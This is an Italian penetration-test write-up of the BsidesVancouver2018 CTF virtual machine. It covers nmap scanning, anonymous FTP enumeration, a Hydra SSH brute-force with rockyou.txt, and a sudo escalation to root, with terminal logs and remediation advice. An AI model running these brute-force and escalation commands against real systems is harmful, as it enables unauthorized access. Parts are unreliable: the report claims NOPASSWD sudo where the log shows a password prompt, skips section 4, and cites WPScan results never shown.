

Relazione di Penetration Test

Macchina Target: BsidessVancouver2018 (CTF)

1. Introduzione e Obiettivo

L'obiettivo di questo test di penetrazione era ottenere l'accesso privilegiato (root) sulla macchina virtuale BsidessVancouver2018, sfruttando eventuali servizi esposti e configurazioni errate. L'approccio utilizzato è stato quello del black-box testing.

2. Fase di Ricognizione (Reconnaissance)

La prima fase è consistita nella scansione dei servizi esposti sulla macchina target per individuare le superfici d'attacco.

Comando utilizzato:


```
bash  
nmap -sV -sC -p- -A <IP_TARGET>
```

(Nota: `-p-` scandisce tutte le 65535 porte, `-sV` rileva le versioni dei servizi, `-sC` usa gli script predefiniti di Nmap)

Risultati della scansione:

Sono state individuate diverse porte aperte, tra cui le più rilevanti:

- Porta 21 (FTP) – Servizio FTP in esecuzione.
 - Porta 22 (SSH) – Servizio SSH (accesso remoto via terminale).
 - Porta 80 (HTTP) – Server web (successivamente identificato come WordPress).
-



```
Clone di Kali Linux (Installed Nessus) [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto

kali@kali:~$ sudo nmap -p- -sV --reason 10.0.2.3
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-17 05:20 -0400
Nmap scan report for 10.0.2.3 (10.0.2.3)
Host is up, received arp-response (0.00057s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
21/tcp    open  ftp      syn-ack ttl 64 vsftpd 2.3.5
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     syn-ack ttl 64 Apache httpd 2.2.22 ((Ubuntu))
MAC Address: 08:00:27:4E:D0:00 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.97 seconds

kali@kali:~$
```

3. Enumerazione FTP (Accesso Anonimo)

Durante la scansione, Nmap ha segnalato che l'accesso anonimo al servizio FTP era abilitato. Mi sono connesso al servizio per raccogliere informazioni.

Comandi eseguiti:

```
bash
```

```
ftp <IP_TARGET>
```


```
# Inserito utente: anonymous
```

```
# Inserita password: (vuoto / qualsiasi)
```

Risultato: All'interno della directory FTP, ho trovato un file chiamato `users.txt.bk`. Ho scaricato e letto il contenuto del file, che conteneva il seguente elenco di potenziali utenti del sistema:


- abatchy
- john
- mai
- anne
- doomguy

Questa lista si è rivelata fondamentale per le fasi successive di attacco.



```
Session Actions Edit View Help
root@kali: /home/kali

(kali@kali)~$ sudo su
[sudo] password for kali:
(root@kali)~/home/kali$ ftp 10.0.2.3
Connected to 10.0.2.3.
220 (vsFTPd 2.3.5)
Name (10.0.2.3:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd public
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||35946|).
150 Here comes the directory listing.
drwxr-xr-x  2 65534  65534    4096 Mar 03 2018 .
drwxr-xr-x  3 0      0      4096 Mar 03 2018 ..
-rw-r--r--  1 0      0      31 Mar 03 2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||27949|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |=====| 31      3.07 KiB/s   00:00 ETA
226 Transfer complete.
31 bytes received in 00:00 (2.36 KiB/s)
ftp>
```



5. Attacco Brute Force su SSH (Hydra)

Avendo a disposizione una lista di potenziali username (anne, john, mai, ecc.) e sapendo che spesso gli utenti riutilizzano password deboli, ho deciso di effettuare un attacco di forza bruta sul servizio SSH utilizzando il dizionario `rockyou.txt` (un dizionario molto comune nei test di penetrazione).

Comando utilizzato:

```
bash
```

```
hydra -l anne -P /usr/share/wordlists/rockyou.txt -t 4 ssh://<IP_TARGET>
```

(Parametri: `-l` specifica l'utente "anne", `-P` usa il dizionario, `-t 4` imposta 4 thread per velocizzare il processo)

Risultato: L'attacco ha avuto successo. Sono state scoperte le credenziali valide per l'utente `anne`:

- Username: `anne`
 - Password: `princess`
-

```
root@kali: ~/home/kali
# hydra -l anne -P /usr/share/wordlists/rockyou.txt 10.0.2.3 -t 4 ssh
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-18 20:19:33
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l1:p:14344399), ~3586100 tries per task
[DATA] attacking ssh://10.0.2.3:22/
[22][ssh] host: 10.0.2.3 login: anne password: princess
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-18 20:20:10

root@kali:~/home/kali
```

6. Accesso SSH e Escalation dei Privilegi (da User a Root)

Utilizzando le credenziali appena trovate, mi sono autenticato al sistema via SSH.

Comando eseguito:

```
bash
```

```
ssh anne@<IP_TARGET>
```

```
# Password inserita: princess
```

Verifica dei permessi (Privilege Escalation):

Una volta entrati come utente `anne`, il passo successivo è stato verificare i permessi di `sudo` (che permettono di eseguire comandi come altri utenti, incluso di `root`).

Comando eseguito:

```
bash
```

```
sudo -l
```

(Questo comando elenca i comandi che l'utente corrente può eseguire come root)

Risultato: L'utente `anne` poteva eseguire qualsiasi comando con `sudo` senza la necessità di inserire una password (opzione `NOPASSWD: ALL`). Questo rappresenta una gravissima falla di configurazione.

Ottenimento dell'accesso root:

Per elevare i miei privilegi a root, ho eseguito:

```
bash
```

```
sudo su -
```


(Oppure, in alternativa: `sudo /bin/bash`)

Risultato finale: Il comando è andato a buon fine e ho ottenuto una shell interattiva con utente `root`, confermando la compromissione totale del sistema.

```
bash
```

```
whoami
```

```
# Output: root
```



```
Clone di Kali Linux (installed NetSoc) [in esecuzione] - Oracle VM VirtualBox
File  Macchine  Visualizza  Impostamenti  Dispositivi  Aiuto

Session Actions Edit View Help
root@kali: /home/kali
ssh anne@10.0.2.3
The authenticity of host '10.0.2.3 (10.0.2.3)' can't be established.
ECDSA key fingerprint is: SHA256:Ph19tr50Ps28yBw38pBWN+YEX5wCU/d8o1lh2W4fyQ
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.3' (ECDSA) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
anne@10.0.2.3's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)


 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Mar  4 16:14:55 2018 from 192.168.1.68
anne@bsides2018:~$ id
uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo)
anne@bsides2018:~$ ls -la
total 12
drwxr-xr-x 3 anne anne 4096 Jul 18 17:20 .
drwxr-xr-x 7 root root 4096 Mar  4  2018 ..
drwx----- 2 anne anne 4096 Jul 18 17:20 .cache
anne@bsides2018:~$ sudo -l
[sudo] password for anne:
Matching Defaults entries for anne on this host:
    env_reset, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin/./sbin/./bin

User anne may run the following commands on this host:
    (ALL : ALL) ALL
anne@bsides2018:~$ sudo /bin/sh
# id
uid=0(root) gid=0(root) groups=0(root)
#
```



```
Clone di Kali Linux (Installed Nessus) [In esecuzione] - Oracle VirtualBox
File  Macchina  Visualizza  Inserimento  Dispositivi  Aiuto

root@kali: /home/kali

Session Actions Edit View Help
uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo)
anne@bsides2018:~$ ls -la
total 12
drwxr-xr-x 3 anne anne 4096 Jul 18 17:20 .
drwxr-xr-x 7 root root 4096 Mar 4 2018 ..
drwx----- 2 anne anne 4096 Jul 18 17:20 .cache
anne@bsides2018:~$ sudo -l
[sudo] password for anne:
Matching Defaults entries for anne on this host:
env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User anne may run the following commands on this host:
(ALL : ALL) ALL
anne@bsides2018:~$ sudo /bin/sh
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root/
# ls -la
total 40
drwx----- 3 root root 4096 Mar 7 2018 .
drwxr-xr-x 23 root root 4096 Mar 3 2018 ..
-rw----- 1 root root 2147 Mar 7 2018 .bash_history
-rw-r--r-- 1 root root 3106 Apr 19 2012 .bashrc
-rw-r--r-- 1 root root 248 Mar 5 2018 flag.txt
-rw----- 1 root root 417 Mar 7 2018 .mysql_history
-rw-r--r-- 1 root root 140 Apr 19 2012 .profile
drwx----- 2 root root 4096 Jul 18 16:32 .pulse
-rw----- 1 root root 256 Mar 3 2018 .pulse-cookie
-rw-r--r-- 1 root root 66 Mar 3 2018 .selected_editor
# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@0x0rch17
#
```

7. Riepilogo della Catena di Attacco (Attack Chain)

1. Scansione (Nmap): Rilevazione di FTP, SSH e WordPress.
2. Accesso FTP Anonimo: Recupero della wordlist `users.txt.bk` contenente i nomi degli utenti.
3. WPScan: Conferma che "john" esiste sul CMS, rafforzando l'ipotesi che gli username siano validi anche per il sistema.
4. Forza Bruta (Hydra): Utilizzo del dizionario `rockyou.txt` su SSH per l'utente `anne`, trovando la password `princess`.
5. Accesso SSH: Connessione come utente `anne`.
6. Privilege Escalation: Sfruttamento dei permessi `sudo NOPASSWD: ALL` per passare a `root` con `sudo su -`.

8. Raccomandazioni di Sicurezza (Remediation)

Per prevenire attacchi simili in futuro, si consiglia di adottare le seguenti misure correttive:

1. Disabilitare l'accesso anonimo su FTP: I file sensibili (come `users.txt.bk`) non devono mai essere esposti pubblicamente.
2. Implementare una politica di password robusta: Password come `princess` sono incluse nei dizionari più comuni e vengono violate in pochi secondi. È

obbligatorio utilizzare password complesse (maiuscole, minuscole, numeri e caratteri speciali).

3. Limitare i permessi sudo: Nessun utente non amministratore dovrebbe avere il permesso di eseguire `sudo su -` senza password. Utilizzare il principio del minimo privilegio (solo i comandi strettamente necessari).
4. Aggiornare e proteggere WordPress: Utilizzare WPScan per audit periodici e mantenere aggiornati plugin e temi.
5. Oscurare le versioni dei servizi: Nmap ha facilmente identificato i servizi; disabilitare i banner informativi aiuta a rendere più difficile la ricognizione per un attaccante.

Data dell'analisi: 03:45

Analista: Lorenzo Rizzuti